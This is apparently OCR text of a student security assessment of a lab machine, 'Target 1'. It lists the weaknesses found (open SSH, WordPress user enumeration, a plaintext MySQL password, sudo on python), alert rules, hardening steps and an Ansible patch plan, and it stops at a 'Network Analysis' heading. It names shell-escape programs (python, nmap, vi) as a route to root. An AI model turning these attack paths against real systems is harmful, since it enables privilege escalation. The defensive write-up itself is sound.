
Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH open	Remote access to exploit a server via SSH	Brute force into server
WordPress web server	WPSCAN enumeration	Ability to find usernames
MySQL root password	Password was plain text visible	Allowed hashes to be found
Weak sudo permission	Python allowed sudo access	privilege escalation to root

Alerts Implemented

Port Scan Monitor

- This alert monitors HTTP source packet requests above 3000.
- When the count of all HTTP source packet requests is above 3000 for the last 30 seconds, there will be an alert.




de716df96707				ago	
f2c6cd27-039a-44df-ae12-307a21852503	Port Scan Monitor	▷ Firing	a few seconds ago	a few seconds ago	Throttled

Rows per page: 10

‹ 1 ›

HTTP Request Size Monitor

- This alert monitors HTTP request bytes above 3500.
- When the sum of all HTTP request bytes is above 3500 for the last 1 minute, there will be an alert.




Current status for 'HTTP Request Size Monitor'

Trigger time	State	Comment
2020-08-04T22:56:01+00:00	✓ OK	
2020-08-04T22:55:01+00:00	✓ OK	
2020-08-04T22:54:00+00:00	✓ OK	
2020-08-04T22:53:01+00:00	✓ OK	
2020-08-04T22:52:01+00:00	✓ OK	
2020-08-04T22:51:01+00:00	✓ OK	
2020-08-04T22:50:01+00:00	✓ OK	
2020-08-04T22:49:01+00:00	▷ Firing	
2020-08-04T22:48:01+00:00	▷ Firing	

Excessive HTTP Errors


- This alert monitors HTTP Response Status Codes above 400
- When the count of HTTP Response Status Codes is above 400 for the last 5 minutes, there will be an alert.



□	0407ae62-a7f4-4722-b3c9-cc347312275c	Excessive HTTP Errors	▷ Firing	a few seconds ago	a few seconds ago

CPU Usage Monitor

- This alert monitors the percentage of CPU time spent by the process since the last update.
- When the max System Process CPU total is above 50% for the last 5 minutes, there will be an alert.



☐	2ef13ebc-b2f0-4426-b258-2f2c398d966d	CPU Usage Monitor	▷ Firing	a few seconds ago	a few seconds ago	✎ 🗑

Hardening

Hardening Against SSH on Target 1

- Edit the default port for SSH / Set a custom port for your SSH Services
- Edit the SSH main config file using
    - nano /etc/ssh/sshd_config
    - change ssh port to something other than 22 (# Port 22)
    - i.e. Port 49874
- Whitelist your specified port on your firewall

Hardening Against Weak Passwords on Target 1

- Hardening the password policy will prevent weak passwords.
  - Include restrictions such as:
    - Have passwords restrictions such as minimum of 12 characters including uppercase, lowercase, special characters, and numbers.
    - Passwords expirations
    - Account lockout after 3 failed attempts

Hardening Against Sensitive Data Exposure on Target 1

- The MySQL root password was saved in plain text
- Change the permissions of the wp_config.php file to only be read, write, and executed by root user.
- chmod 700 wp_config.php
- Move the wp_config.php file from the root folder
    - copy file to safe location
    - edit file's path within the file

Hardening Against Sudo Permission Exposure on Target 1

- Avoid giving sudo rights to any program that allows you to escape to the shell
- Do not give sudo rights to python, nmap, vi, and others.

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

- Weak Passwords - Fixing weak passwords will allow for more secure accounts on the network.
  - Force complex passwords upon creation and reset.
  - Reject attempts to reset a password that has been already used.
- SSH into target 1
  - By not allowing people to SSH into accounts on Target 1, the accounts will be more secure and will not be able to gain access from other machines.
    - Block SSH authority from all user accounts.
    - Grant SSH authority to only authorized user accounts (ie, system admins).
- Sensitive Data Exposure
  - By having data more secure, it will not be exposed as easily and be protected from hackers as well as other from wanting to obtain it.
    - For all user accounts, block sudo access attempts (set response to sudo command as “Unauthorized User”).
    - For any few authorized user accounts (i.e., system admin), force password entry for sudo requests (set sudo command response to “Password: “)

Network Analysis

Table of Contents

This document contains the following resources:

01

Traffic Profile

02

